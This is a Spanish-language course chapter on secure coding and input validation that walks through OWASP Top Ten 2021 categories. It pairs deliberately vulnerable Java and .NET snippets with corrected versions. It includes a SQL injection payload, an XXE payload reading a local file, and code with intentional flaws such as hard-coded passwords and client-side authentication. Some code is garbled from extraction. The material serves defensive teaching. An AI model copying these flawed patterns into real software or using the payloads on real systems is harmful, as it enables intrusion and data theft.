Los defectos de implementación que se pueden cometer se encuentran dentro de las siguientes categorías:

- ▶ Validación de la entrada y salida de datos.
- ▶ No codificación de la salida de datos.
- ▶ Errores y excepciones en aplicaciones web.
- ▶ Privacidad y confidencialidad.
- ▶ Programas privilegiados.

Manejo de la entrada de datos

Según Benjamín Franklin, «desconfianza y precaución son los padres de la seguridad».

Una de las **medidas de defensa** más importantes que un programador puede llevar a cabo es **validar todas las entradas que el sistema recibe y sus salidas** en las respuestas a las peticiones, sobre todo, en el caso de XSS. Esta es la fuente de las peores vulnerabilidades, como son desbordamientos de *buffer* o inyección de SQL (OWASP Cheat Sheet Series, s. f.).

El programador es el individuo más cualificado para definir las clases de entrada que son válidas en el contexto de su código. Siempre surgirán situaciones en las cuales se tenga que depender de **entradas correctas para producir resultados correctos**. No se puede ser responsable de saber si todas las entradas que se reciben son correctas, sin embargo, se puede ser responsable de asegurar que la entrada que se acepta no es obviamente incorrecta.

No hay que esperar que la entrada sea formateada correctamente, hay que tener sentido común, ser coherente, seguir convenciones de codificación, seguir un estándar. No se puede confiar en la entrada solamente porque viene de una fuente que parece confiable. No debemos confiar en la entrada solamente porque uno mismo fue quien escribió el programa que, como se supone, genera de acuerdo con lo que se introduce; este podría encontrarse recibiendo la entrada de una fuente de menor confianza o la fuente en la que se confía, en sí misma, podría estar comprometida.

Se tiene que aceptar la entrada, pero no se puede confiar en ella, ¿qué se puede hacer? **Hay que comprobar su validez**. Se toma el control y se limita solo con los valores que se sabe que son aceptables. Nos referimos a estas actividades en conjunto como **validación de la entrada**.

Este apartado estudia lo que necesita ser validado, cómo realizar la validación, cómo responder cuando la entrada falla a una comprobación de validación y cómo estructurar el *software* para hacer la validación de entrada más fácil. Se hablará de varias formas de validar la entrada de un programa, estrategias para realizar la validación y modos de verificar que su estrategia ha sido puesta en práctica correctamente. A lo largo del camino, se estudiará una multitud de problemas de seguridad que resultaron de la validación de entradas inadecuadas.

¿Qué validar?

- ▶ **Toda la entrada:** validar cualquier entrada que utilice el programa. Hacer fácil verificar que toda la entrada sea validada antes de que sea usada:
 - Parámetros de línea de comando.
 - Archivos de configuración.
 - Datos recuperados de una base de datos.
 - Variables de entorno.
 - Servicios de red.
 - Valores de registro.
 - Propiedades de sistema.
 - Archivos temporales.
- ▶ **Entrada de todas las fuentes:** esto incluye parámetros de línea de comandos, archivos de configuración, consultas de base de datos, variables de entorno, servicios de red, valores de registro, propiedades de sistema, archivos temporales y cualquier otra fuente externa de entrada.

Se deben **establecer fronteras de confianza** para almacenar datos en los que se confía separadamente de los que no se confía para asegurar que la validación siempre se realiza.

¿Cómo validar?

La Figura 1 muestra cómo se interpone la interfaz de programación de aplicaciones (*application programming interfaces*, API) de seguridad entre el programa y las librerías de sistema:




Figura 1. Las API de seguridad implican un amplio contexto para hacer la validación de entrada.

Fuente: Chess y West, 2007.

- ▶ Usar una **fuerte validación de entrada y de salida**. Usar la forma más fuerte de validación de entrada aplicable en un contexto dado.
- ▶ **Codificar los datos de salida**, sobre todo para evitar XSS.
- ▶ **Evitar** el uso de **listas negras**. No echar mano de una lista negra solamente porque de esta forma es más complicado realizar una fuerte validación de la entrada. Mejor usar listas blancas.
- ▶ No confundir **usabilidad y seguridad**.
- ▶ No confundir la **validación de funcionalidad** con la **validación de entrada** para la seguridad.
- ▶ **Rechazar datos maliciosos**. Desechar datos que no pasan aquellas comprobaciones de validación. No adecuarlos para su uso posterior.
- ▶ Hacer una **buena validación de entrada** por defecto. Usar una capa de abstracción alrededor de operaciones importantes o peligrosas para asegurar que las

comprobaciones de seguridad siempre se realizan y qué condiciones peligrosas no pueden ocurrir.

- ▶ Siempre **comprobar la longitud** de entrada. Validar la entrada contra un mínimo y un máximo de la longitud que se espera.
- ▶ **Limitar la entrada numérica.** Comprobar la entrada numérica tanto contra un valor máximo como contra un valor mínimo como parte de validación de entrada. Tener cuidado con las operaciones que podrían ser capaces de llevar un número más allá de su valor máximo o mínimo.

Se puede validar **sanitizando la variable** a la que asignan los datos fuente de entrada (SOURCE) o la instrucción que ejecuta los datos de entrada (SINK), que pueden haber sido asignados a otra variable por el flujo del programa. La mayoría de los programas aceptan entradas de **múltiples fuentes** y operan con los datos que aceptan de muchas maneras.

La validación de entrada juega un papel crítico en la seguridad. Un programa, primero, lee **datos de una fuente exterior** y después, los usa en cualquier contexto relevante de seguridad. Los siguientes apartados abordan cómo realizar validación de entrada y salida en las principales vulnerabilidades contenidas en las categorías OWASP Top Ten (OWASP CLASP Project/es OWASP CLASP Project/es, 2021).

Para consultar más ejemplos de vulnerabilidades y su forma de validar aparte de los mostrados en este tema, consultar el siguiente enlace:

<https://github.com/jrbermh/OWASP-Top-Ten-Benchmark>

8.3. Desarrollo seguro: OWASP Top Ten

Se recomienda visualizar la clase magistral *Find Security Bugs* para ver una explicación de la herramienta de análisis estático de seguridad del código fuente para lenguaje Java Find Security Bugs.



Accede al vídeo

A1:2021: violación del control de acceso

Algunas de las principales vulnerabilidades que se pueden observar en esta categoría son las siguientes:

CWE	VULNERABILIDAD
23	Relative_Path_Traversal
36	Absolute_Path_Traversal
378	Creation_of_File_with_Insec_Per
367	TOC_TOU
567	Unsynchronized_Shared_Data

Tabla 1. Principales vulnerabilidades de A1:2021. Fuente: elaboración propia.

```

public void bad() throws Throwable
{
    String data;
    Logger log_bad = Logger.getLogger("local-logger");
    data = ""; /* init data */
    Connection conn = null;
    PreparedStatement statement = null;
    ResultSet rs = null;
    BufferedReader buffread = null;
    InputStreamReader instrread = null;
    /* setup the connection */
    conn = IO.getDBConnection();
    statement = conn.prepareStatement("select name from users where
id=?");
    /* get user input for the userid */
    IO.writeLine("Enter a userid to login as (number): ");
    instrread = new InputStreamReader(System.in);
    buffread = new BufferedReader(instrread);
    int num = Integer.parseInt(buffread.readLine());
    statement.setInt(1, num);
    rs = statement.executeQuery();
    data = rs.getString(1); /*SOURCE
    String root = "C:\\uploads\\";
    /* POTENTIAL FLAW: no validation of concatenated value */
    File fln = new File(root + data);
    if( fln.exists() && fln.isFile() )
    {
        IO.writeLine(new BufferedReader(new
FileReader(fln)).readLine()); /*SINK    } ...
...

```

Figura 2. CWE 23: *relative path traversal*. Fuente: Bermejo, 2021.

En el código de la Figura 2 se da una vulnerabilidad *relative path traversal* debido a que se leen datos de entrada procedentes de una **conexión a una base de datos** que **no se validan**, se asignan a la variable `data` y, posteriormente, se utiliza el contenido de dicha variable para acceder a un fichero local.

En la Figura 3 se muestra cómo **validar la variable data** para evitar la vulnerabilidad en el código:

```
public void bad() throws Throwable
{
    String data;
    Logger log_bad = Logger.getLogger("local-logger");
    data = ""; /* init data */
    Connection conn = null;
    PreparedStatement statement = null;
    ResultSet rs = null;
    BufferedReader buffread = null;
    InputStreamReader instrread = null;
    /* setup the connection */
    conn = IO.getDBConnection();
    /* prepare the query */
    statement = conn.prepareStatement("select name from users where
id=?");
    /* get user input for the userid */
    IO.writeLine("Enter a userid to login as (number): ");
    instrread = new InputStreamReader(System.in);
    buffread = new BufferedReader(instrread);
    int num = Integer.parseInt(buffread.readLine());
    statement.setInt(1, num);
    rs = statement.executeQuery();
    data = f_validation(rs.getString(1)); /*SOURCE 2se llama a una
función de validación que comprueba contra una lista blanca de ficheros
permitidos
    String root = "C:\\uploads\\";
    File fln = new File(root + data);
    if( fln.exists() && fln.isFile() ) {
        IO.writeLine(new BufferedReader(new FileReader(fln)).readLine());
    }
    /*SINK
    }...
```

Figura 3. CWE 23: validación de *relative path traversal*. Fuente: Bermejo, 2021.

Es importante recordar que la fuente de entrada de datos maliciosa puede ser diversa: un parámetro de entrada de un formulario, una conexión a una base de datos, datos de una *cookie*, de un *log*, de una variable de entorno, de una conexión TCP/IP, de consola, etc.

También es importante señalar que, **para validar**, se puede actuar en dos puntos del código: en el **SOURCE** (fuente de la entrada de datos maliciosa) o en el **SINK** (instrucción que ejecuta la variable que contiene la entrada de datos maliciosa).

A2:2021: vulnerabilidades criptográficas

Algunas de las principales vulnerabilidades que encontramos en esta categoría son las siguientes:

CWE	VULNERABILIDAD
209	Information Leak Error
319	Plaintext_Tx_Sensitive_Info
489	Leftover_Debug_Code
497	Information Leak SystemData
598	Information Leak QueryString

Tabla 2. Principales vulnerabilidades de A2:2021. Fuente: elaboración propia.

CWE 319: *plain text sensitive info*

En la Figura 4, se muestra cómo se puede revelar información sensible no cifrada:

```
public void bad(HttpServletRequest request, HttpServletResponse response)
throws Throwable {
    String data;
    /* POTENTIAL FLAW: sending sensitive information */
    data = "This is your bank account info: Account Number: 12345,
Balance: $1,000,000"; /*SOURCE
    PrintWriter out = null;
    try {
        out = response.getWriter(); /*SINK
    /* POTENTIAL FLAW: transmitting sensitive info across a possibly non-
SSL connection */
        out.println(data); }}
    ...
}
```

Figura 4. CWE 319: *plain text sensitive info*. Fuente: Bermejo, 2021.

En la Figura 5, se muestra el ejemplo anterior corregido eliminando la información sensible de la variable data:

```
/* goodG2B2() - use goodsource and badsink by reversing statements in first
if */
private void goodG2B2(HttpServletRequest request, HttpServletResponse
response) throws Throwable {
    String data;
    /* INCIDENTAL: CWE 571 Statement is Always True */
    if(private_five==5) {
```

Figura 5. CWE 319: *plain text sensitive info*, FIX. Fuente: Bermejo, 2021.

A3:2021: inyección

Algunas de las principales vulnerabilidades que caen en esta categoría son:

CWE	VULNERABILIDAD
89	SQL_Injection
90	LDAP_Injection
566	Access_Through_SQL Primary
78	Command_Injection
113	HTTP_Response_Splitting

Tabla 3. Principales vulnerabilidades de A3:2021. Fuente: elaboración propia.

CWE 89: SQL injection

En sentencias SQL, donde se combinan palabras claves con datos, existe el problema de que alguien, malintencionadamente, pueda **alterar las estructuras de control** y, por tanto, el **significado de la sentencia**, cuando la intención era solamente suministrar datos a la sentencia sin alterar las estructuras de control. Un atacante explota este tipo de vulnerabilidades especificando metacaracteres que tienen un significado especial, como simples comillas (') o dos puntos (..), peligroso en sistema de ficheros. Para comandos de *shell*, el punto y coma (;) y el doble *ampersand* (&&) también son peligrosos, y el carácter de nueva línea (/n) lo es para los ficheros de *log*.

En el ejemplo de la Figura 6 se muestra este tipo de vulnerabilidad en una sentencia SQL que se forma concatenando *strings*, de tal forma que se deja abierta a un ataque conocido como inyección de SQL:

```
String userName = ctx.getAuthenticatedUserName();
String itemName = request.getParameter("itemName");
String query = "SELECT * FROM items WHERE owner = '"
               + userName + "' AND itemname = '"
               + itemName + "'";
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery(query);
```



Figura 6. Ejemplo de *bug* que deja abierto el código abierto a un ataque de inyección de SQL.
Fuente: Chess y West, 2007.

El programador que escribió el código pretendía formar consultas como:

```
SELECT * FROM items WHERE owner = <userName> AND itemname = <itemName>;
```

Pero un atacante puede asignar al campo itemname la cadena «'name' OR 'a'='a'», con lo que la sentencia se convierte en:

```
SELECT * FROM items WHERE owner = 'wiley' AND itemname = 'name' OR 'a'='a';
```

La adición de OR 'a'='a' convierte la sentencia pretendida a esta:

```
SELECT * FROM items
```

Esta sentencia extrae todas las filas de la tabla ítems, las cuales el atacante puede visualizar.

La forma de prevenir este tipo de ataques es utilizar consultas parametrizadas que fuerzan a la **distinción entre estructuras de control**, como son las palabras claves de una sentencia SQL, de lo que son puramente **datos de entrada por parte del usuario** de la aplicación. Los programadores pueden explícitamente especificar a la base de datos lo que debe ser tratado como comando y lo que debe ser tratado como datos.

```
String userName = ctx.getAuthenticatedUserName();
String itemName = request.getParameter("itemName");
String query = "SELECT * FROM items WHERE owner = ?"
               + " AND itemname = ?";
PreparedStatement stmt = conn.prepareStatement(query);
stmt.setString(1, userName);
stmt.setString(2, itemName);
ResultSet rs = stmt.executeQuery();
```



Figura 7. Ejemplo de consulta SQL construida con el uso de sentencias parametrizadas.

Fuente: Chess y West, 2007.

En todos los ejemplos de vulnerabilidades que se van a mostrar en este tema se señalan **dos líneas de código importantes**:

- ▶ **SOURCE**: línea de código donde tiene lugar la entrada de datos maliciosa que debe validarse y que, en caso de no validarse, supone una vulnerabilidad.
- ▶ **SINK**: línea de código que posee la instrucción que se ejecuta, la cual contiene la variable que aloja los datos maliciosos no validados y que materializa la vulnerabilidad.

En el siguiente ejemplo se muestra una vulnerabilidad SQLi, cuya entrada maliciosa proviene de un parámetro de una petición HTTP:

```
public void bad(HttpServletRequest request, HttpServletResponse response)
throws Throwable {
    String data;
    Logger log_bad = Logger.getLogger("local-logger");
    /* read parameter from request */
    data = request.getParameter("name"); /*SOURCE  }
    Logger log2 = Logger.getLogger("local-logger");
    Connection conn_tmp2 = null;
    Statement sqlstatement = null;
    try {
        conn_tmp2 = IO.getDBConnection();
        sqlstatement = conn_tmp2.createStatement();
        /* POTENTIAL FLAW: value of "name" taken directly from an
        untrusted source and inserted into a command string executed against a SQL
        interpreter */
        Boolean bResult = sqlstatement.execute("insert into users (status)
        values ('updated') where name='"+data+"'"); /*SINK
    ...
```

Figura 8. Ejemplo de consulta SQLi sin validación de entrada. Fuente: Bermejo, 2021.

La sentencia SINK se ejecuta sin distinguir datos de usuario no validados de metacaracteres o palabras clave de sentencias SQL.

En el siguiente ejemplo, se muestra una consulta SQLi cuya entrada maliciosa proviene de un parámetro de una petición HTTP que se valida usando sentencias preparadas y parametrizadas SQL:

```
/* goodB2G2() - use badsource and goodsink */
private void goodB2G2(HttpServletRequest request, HttpServletResponse
response) throws Throwable {
    String data;
    If (IO.static_final_five==5) {
        Logger log_bad = Logger.getLogger("local-logger");
        /* read parameter from request */
        data = request.getParameter("name"); /*SOURCE
    }
    if (IO.static_final_five==5) {
        Logger log2 = Logger.getLogger("local-logger");
        Connection conn_tmp2 = null;
        PreparedStatement sqlstatement = null;
        Try {
            /* FIX: use prepared sqlstatements */
            conn_tmp2 = IO.getDBConnection();
            sqlstatement = conn_tmp2.prepareStatement("insert into users
(status) values ('updated') where name=?"); /*GOODSINK
            sqlstatement.setString(1, data);
            Boolean bResult = sqlstatement.execute();
            ...
        }
```

Figura 9. Ejemplo de consulta SQLi construida con el uso de sentencias parametrizadas.
Fuente: Bermejo, 2021.

CWE 113: *HTTP response splitting*

En la Figura 9 se muestra un ejemplo de vulnerabilidad *HTTP response splitting*, donde no se valida una variable de entorno que se utiliza en una petición HTTP:

```
public void bad(HttpServletRequest request, HttpServletResponse response)
throws Throwable {
    String data;
    boolean local_f = false;
    while(true){
        Logger log_bad = Logger.getLogger("local-logger");
        /* get environment variable ADD */
        data = System.getenv("ADD"); /*SOURCE
        break; }
    while(true) {
        Cookie cookieSink = new Cookie("lang", data);
        /* POTENTIAL FLAW: Input not verified before inclusion in the cookie
        */
        response.addCookie(cookieSink); /*SINK
        break; }
    ...
}
```

Figura 10. CWE 113: *HTTP response splitting*. Fuente: Bermejo, 2021.

Los datos no validados se utilizan para construir una *cookie* que posteriormente se añade a la respuesta HTTP.

En la Figura 11 se muestra un ejemplo de validación de la entrada, codificando los datos de entrada para escapar posibles datos maliciosos CRLF que podrían materializar *HTTP response splitting*:

```
/* goodB2G() - use badsource and goodsink by changing the conditions on
the third and fourth while statements */
private void goodB2G(HttpServletRequest request, HttpServletResponse
response) throws Throwable {
    String data;
    boolean local_f = false;
    while(true) {
        Logger log_bad = Logger.getLogger("local-logger");
        /* get environment variable ADD */
        data = System.getenv("ADD");
        break; /*SOURCE
    while(true) {
        Cookie cookieSink = new Cookie("lang", URLEncoder.encode(data,
"UTF-16"));
        /* FIX: use URLEncoder.encode to hex-encode non-alphanumerics */
        response.addCookie(cookieSink);
        break;
    }
    ...
```

Figura 11. CWE 113: *HTTP response splitting*, GOODSINK. Fuente: Bermejo, 2021.

Cross-site scripting (XSS)

En la Figura 12 se muestra código que tiene una vulnerabilidad XSS reflejado, ya que asigna a la variable data datos no validados del parámetro de entrada de un formulario.

```
public void bad(HttpServletRequest request, HttpServletResponse response)
throws Throwable
{
    String data;
    Logger log_bad = Logger.getLogger("local-logger");
    /* read parameter from request */
    data = request.getParameter("name"); /*SOURCE
    /* POTENTIAL FLAW: data not validated */
    response.getWriter().println("<br>bad() - Parameter name has value "
+ data); /*SINK
}
```

Figura 12. CWE 79: XSS reflejado. Fuente: Bermejo, 2021.

En el código de la Figura 13 se sana la vulnerabilidad anterior usando una función de validación de los datos de entrada antes de asignar a la variable data. Se pueden usar librerías de validación de datos de los proyectos [ENCODER](#) y [ESAPI](#).

```
...
import org.owasp.encoder.Encoder /*OWASP JAVA ENCODER PROJECT
/*import org.owasp.esapi.ESAPI; /* OWASP ESAPI PROJECT
/*import org.owasp.esapi.Encoder; /* OWASP ESAPI PROJECT
public void bad(HttpServletRequest request, HttpServletResponse response)
throws Throwable
{
    java.util.logging.Logger log_good =
java.util.logging.Logger.getLogger("local-logger");
    /* FIX: Use validation function */
    data = (request.getParameter("name");
    data = Encode.forHtml(data); /*ENCODER
    /* data = ESAPI.encoder().encodeForHTML( request.getParameter(
"name" ) ); /*ESAPI
}
...
```

Figura 13. CWE 79: XSS reflejado codificado. Fuente: Bermejo, 2021.

A4:2021: diseño inseguro

Con el objetivo de obtener un diseño seguro de las capas de una aplicación web, se debe seguir algún estándar de referencia para obtener una **lista de requisitos de seguridad** que implementar basados en un estudio de las amenazas y riesgos a los que está expuesta la aplicación. Uno de estos estándares de referencia es el OWASP Application Security Verification Standard.

De acuerdo con su sitio web (OWASP/ASVS, 2022), «es una lista de requisitos o pruebas de seguridad en aplicaciones que puede ser utilizado por arquitectos, desarrolladores, probadores, profesionales de la seguridad, proveedores de herramientas y consumidores para definir, construir, probar y verificar aplicaciones seguras».

Entre las vulnerabilidades más comunes se encuentran:

CWE	VULNERABILIDAD
209	Mensajes de error con información sensible
434	Unrestricted Upload of File with Dangerous Type
451	User Interface (UI) Misrepresentation of Critical Information
501	Violación de límites de confianza
525	Use of Web Browser Cache Containing Sensitive Information

Tabla 4. Principales vulnerabilidades de A4:2021. Fuente: elaboración propia.

A5:2021: configuración de seguridad incorrecta

Algunas de las principales vulnerabilidades que caen en esta categoría son las siguientes:

CWE	VULNERABILIDAD
328	Reversible_One_Way_Hash
330	Insufficiently_Random Values
336	Same_Seed_in_PRNG
759	Unsalted_One_Way_Hash
611	XML eXternal Entities

Tabla 5. Principales vulnerabilidades de A5:2021. Fuente: elaboración propia.

Este código utiliza la función `Random.nextInt()` para generar **identificadores únicos** para las páginas de recibos que genera. Debido a que `Random.nextInt()` es un generador de números pseudoaleatorios (PRNG) **estadístico**, es fácil para un atacante adivinar las cadenas que genera. Aunque el diseño subyacente del sistema de recibos también es defectuoso, sería más seguro si utilizara un generador de números aleatorios que no produjera identificadores de recibos predecibles, como un **PRNG criptográfico**.

```
String GenerateReceiptURL(String baseUrl) {  
    Random ranGen = new Random();  
    ranGen.setSeed((new Date()).getTime());  
    return(baseUrl+ranGen.nextInt(4000000000) + ".html");}
```

Figura 14. CWE 330. Fuente: Bermejo, 2021.

En la Figura 15 se utiliza una **clase segura de generación de números aleatorios** de tipo criptográfico que introduce un grado de aleatoriedad suficiente para garantizar que no se puedan adivinar:

```
/* good1() change the conditions on the while statements */
private void good1() throws Throwable {
    for(int for_index_k=0; for_index_k<1; for_index_k++) {
        /* FIX: use SecureRandom to be cryptographically secure */
        SecureRandom rand = new SecureRandom(); /* Uso de una función
criptográfica de generación de números aleatorios
        IO.writeLine("Random int: " + rand.nextInt(100));
    }
}
```

Figura 15. CWE 330. Uso de funciones criptográficas Random(). Fuente: Bermejo, 2021.

Si un atacante puede adivinar (o sabe) la semilla (CWE 336), entonces el atacante puede ser capaz de determinar los números aleatorios que se producirán a partir del PRNG:

```
public void bad() throws Throwable {
    final byte[] SEED = new byte[] {0x01, 0x02, 0x03, 0x04, 0x05};
    SecureRandom r = new SecureRandom();
    /* FLAW: using the same seed can make the PRNG sequence
predictable if the seed is known */
    r.setSeed(SEED);
    IO.writeLine("" + r.nextInt()); /* run this several times and notice that
the bad values are always the same */
    IO.writeLine("" + r.nextInt());
    ...
}
```

Figura 16. CWE 336. Fuente: Bermejo, 2021.

Si se utiliza un *hash* criptográfico unidireccional contra una entrada que no debería ser reversible, como una contraseña, pero el *software* no utiliza también una *salt* (prefijo o sufijo aleatorio) como parte de la entrada (CWE 759), se facilita a los atacantes el precálculo del valor de *hash* usando técnicas de ataque de diccionario, como las [rainbow tables](#).

Para solucionar esta vulnerabilidad, igualmente que con CWE 330, se deben usar funciones de generación de números aleatorios seguros de tipo criptográfico.

```
private void good1() throws Throwable
{
    SecureRandom r = new SecureRandom(); /* FIX: no explicit seed
specified; produces far less predictable PRNG sequence */

    IO.writeLine("" + r.nextInt());
    IO.writeLine("" + r.nextInt());
}...
```

Figura 17. CWE 336. Uso de funciones criptográficas Random(). Fuente: Bermejo, 2021.

XML external entities (XXE)

Los ataques de entidades externas de XML se benefician de una función de XML para **crear documentos de forma dinámica** en el momento de procesamiento. Una entidad XML permite la inclusión de datos de forma dinámica desde un recurso dado y las entidades externas permiten a un documento XML incluir datos desde un URI externo.

A menos que se configure de otra forma, las **entidades externas fuerzan al analizador de XML a acceder al recurso que especifica el URI**, como, por ejemplo, un archivo del equipo local o de un sistema remoto. Este comportamiento expone la aplicación a ataques de entidades externas (XXE) de XML, los cuales se pueden utilizar para llevar a cabo una denegación de servicio del sistema local, obtener acceso no autorizado a archivos del equipo local, explorar equipos remotos y denegar el servicio de sistemas remotos.

En el siguiente documento XML se muestra un ejemplo de un ataque XXE:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&xxe;</foo>
```

Figura 18. Acceso a recurso local del servidor mediante XXE. Fuente: Bermejo, 2021.

En .NET se puede **mejorar la resistencia** contra estos ataques si **se personaliza el comportamiento de XmlReader** cambiando su XmlResolver. Los objetos de XmlResolver se utilizan para resolver referencias externas, incluyendo entidades externas. Las instancias de XmlTextReader, así como las instancias de XmlReader devueltas por las llamadas a XmlReader.Create, están configuradas con XmlResolvers predeterminados (en realidad, XmlUrlResolvers). Se puede evitar que XmlReader resuelva entidades externas y, al mismo tiempo, permitir que resuelva entidades en línea estableciendo la propiedad XmlResolver de XmlReaderSettings en *null*. Esta es la reducción de la superficie de ataque en funcionamiento de nuevo; si se necesita la capacidad, se elimina:

```
XmlReaderSettings settings = new XmlReaderSettings();
settings.ProhibitDtd = false;
settings.MaxCharactersFromEntities = 1024;
settings.XmlResolver = null;
XmlReader reader = XmlReader.Create(stream, settings);
...
```

Figura 19. Impedir acceso a recurso local del servidor. XMLresolver=NULL. Fuente: Bermejo, 2021.

El siguiente código es **vulnerable a ataques XXS**, ya que *parsea* un documento XXE sin validación alguna:

```
void processXml(string xml) {
  System.Xml.XmlDocument document = new XmlDocument();
  document.LoadXml(xml); }
```

Figura 20. Ejemplo de código vulnerable a XXE. Fuente: Bermejo, 2021.

El código de la Figura 20 es completamente **vulnerable a XXE**. Para mejorar este código, se debe crear explícitamente un `XmlReader` con los parámetros apropiados (ya sea deshabilitando el análisis DTD en línea o especificando una clase de resolución más segura) y utilizar la sobrecarga `XmlDocument.Load(XmlReader)` en lugar de `XmlDocument.LoadXml` o cualquiera de las otras sobrecargas `XmlDocument.Load`, como se muestra en la Figura 21, aplicando la configuración de análisis de entidad más segura a `XmlDocument`.

```
void processXml(string xml) {  
    MemoryStream stream =  
        new MemoryStream(Encoding.Default.GetBytes(xml));  
    XmlReaderSettings settings = new XmlReaderSettings();  
    // allow entity parsing but do so more safely  
    settings.ProhibitDtd = false;  
    settings.MaxCharactersFromEntities = 1024;  
    settings.XmlResolver = new XmlSafeResolver();  
    XmlReader reader = XmlReader.Create(stream, settings);  
    XmlDocument doc = new XmlDocument();  
    doc.Load(reader); }
```

Figura 21. Ejemplo de código vulnerable a XXE que usa la función `XmlSafeResolver()`. Fuente: Sullivan, 2009.

En cualquier caso, lo más recomendable es diseñar los ficheros XML de comunicación usando un esquema XSD y obligar, desde el código de servidor, a realizar una fuerte validación contra el esquema [XSD](#) que incluya expresiones regulares para validación de cada tipo de datos o listas blancas de datos admitidos y no admitir definiciones DTD en ningún caso.

A6:2021: componentes vulnerables y desactualizados

Se debe establecer un proceso de gestión de parches y de gestión de configuración para:

- **Eliminar** dependencias no utilizadas, características innecesarias, componentes, archivos y documentación.

- ▶ **Inventariar** continuamente las versiones de los componentes del lado del cliente y del lado del servidor (por ejemplo, marcos de trabajo, bibliotecas) y sus dependencias utilizando herramientas como OWASP Dependency Check, retire.js, etc.
- ▶ **Supervisar** continuamente fuentes como Common Vulnerability and Exposures (CVE) y National Vulnerability Database (NVD) para detectar vulnerabilidades en los componentes. Utilizar herramientas de análisis de composición de *software* para automatizar el proceso. Suscribirse a las alertas por correo electrónico sobre las vulnerabilidades de seguridad relacionadas con los componentes que se utilizan.
- ▶ **Obtener** los componentes únicamente de fuentes oficiales a través de enlaces seguros. Son preferibles los paquetes firmados para reducir la posibilidad de incluir un componente modificado y malicioso (véase A8:2021).
- ▶ **Controlar** las bibliotecas y componentes que no reciben mantenimiento o que no crean parches de seguridad para las versiones más antiguas. Si no es posible aplicar parches, considerar la posibilidad de desplegar un parche virtual para supervisar, detectar o proteger contra el problema descubierto.

Toda organización debe garantizar un **plan continuo** para supervisar, clasificar y aplicar actualizaciones o cambios de configuración durante la vida útil de la aplicación o cartera.

A7:2021: vulnerabilidades en la autenticación e identificación

Algunas de las principales vulnerabilidades que se encuentran en esta categoría son las siguientes:

CWE	VULNERABILIDAD
256	Plaintext_Storage of Password
257	Storing_Password Rec. Format
259	Hard_Coded_Password
293	Using_Referer_Field_for Auth.
315	Plaintext_Storage in a Cookie
321	Hard_Coded_Cryptographic Key
384	Sesion fixation
523	Unprotected_Cred_Transport
547	Hardcoded_Security Constants
549	Missing_Password_Masking
603	Client_Side_Authentication
613	Insufficient_Session Exp.
614	Sensitive Cookie Without Secure

Tabla 6. Principales vulnerabilidades de A7:2021. Fuente: elaboración propia.

CWE 259: *hard-coded password*

En el siguiente ejemplo se muestra un ejemplo de vulnerabilidad *hard-coded password*, donde la contraseña se asigna directamente a la variable *data*:

```
public class CWE259_Hard_Coded_Password__passwordAuth_01 extends
AbstractTestCase
{
    /* uses badsource and badsink */
    public void bad() throws Throwable {
        String data;
        data = "pass"; /*SOURCE

        /* POTENTIAL FLAW: Hard-coded password */
        PasswordAuthentication pa = new PasswordAuthentication("user",
data.toCharArray());
        IO.writeLine(pa.toString()); /*SINK  }

    ...
}
```

Figura 22. CWE 259: *hard-coded password*. Fuente: Bermejo, 2021.

En el siguiente ejemplo se muestra cómo el ejemplo CWE 113 de la Figura 10 puede validarse obligando a la lectura de la contraseña desde el *buffer* de entrada estándar (teclado):

```
/* goodG2B() - uses goodsource and badsink */
private void goodG2B() throws Throwable
{
    String data;
    java.util.logging.Logger log_good_source =
java.util.logging.Logger.getLogger("local-logger");
    BufferedReader bufread2 = null;
    InputStreamReader inread2 = null;
    Properties prop = new Properties();
    IO.writeLine("Enter the password: ");
    data = "";
    try {
        inread2 = new InputStreamReader(System.in);
        bufread2 = new BufferedReader(inread2);
        /* FIX: password is read from stdin */
        data = bufread2.readLine(); /*SOURCE
    }
}
```

Figura 23. CWE 259: *hard-coded password*. GOODSOURCE. Fuente: Bermejo, 2021.

CWE 603: *client-side authentication*

En el ejemplo de la Figura 24 se muestra una vulnerabilidad de autenticación en el lado cliente que nunca se debe usar; en su lugar, **es el servidor el que debe siempre autenticar**. Puede haber autenticación en el lado cliente de forma adicional a la autenticación del lado servidor, la cual siempre debe ser obligatoria. Nunca se debe confiar en la autenticación de lado cliente aisladamente.

```
public void bad(HttpServletRequest request, HttpServletResponse response)
throws Throwable
{
    StringBuilder authnScript = new StringBuilder("<script
type=\"text/javascript\">"); /*SOURCE
    authnScript.append("function passWord() {");
    authnScript.append("var pass1 = prompt('Please Enter Your
Password','');");
    authnScript.append("while (1) {");
    authnScript.append("if (!pass1)");
    authnScript.append("history.go(-1)");
    authnScript.append("if (pass1 == \"I am 4 sUp3r 53cr37 password\")
{"); /* FLAW: Authentication JavaScript */
    authnScript.append("window.open('admin.html');");
    authnScript.append("break;");
    authnScript.append("}");
    authnScript.append("var pass1 =");
    authnScript.append("prompt('Access Denied - Password Incorrect,
Please Try Again.','Give Me The Password');");
    authnScript.append("}");
    authnScript.append("if (pass1.toLowerCase() != \"password\" & testV
== 3)");
    authnScript.append("history.go(-1)");
    authnScript.append("return \"\"");
    authnScript.append("}");
    authnScript.append("</script>");
    PrintWriter out = response.getWriter();
    out.println(authnScript.toString()); /*SINK
    ...
}
```

Figura 24. CWE 603: *client-side authentication*. Fuente: Bermejo, 2021.

En el siguiente ejemplo se muestra cómo autenticar correctamente desde el lado servidor:

```
/* good2() reverses the bodies in the if statement */
private void good2(HttpServletRequest request, HttpServletResponse
response) throws Throwable {
    if(private_five==5) {
        String passwd = request.getParameter("password");
        if( (passwd == null) ) {
            response.sendRedirect("login.html");
            return; }
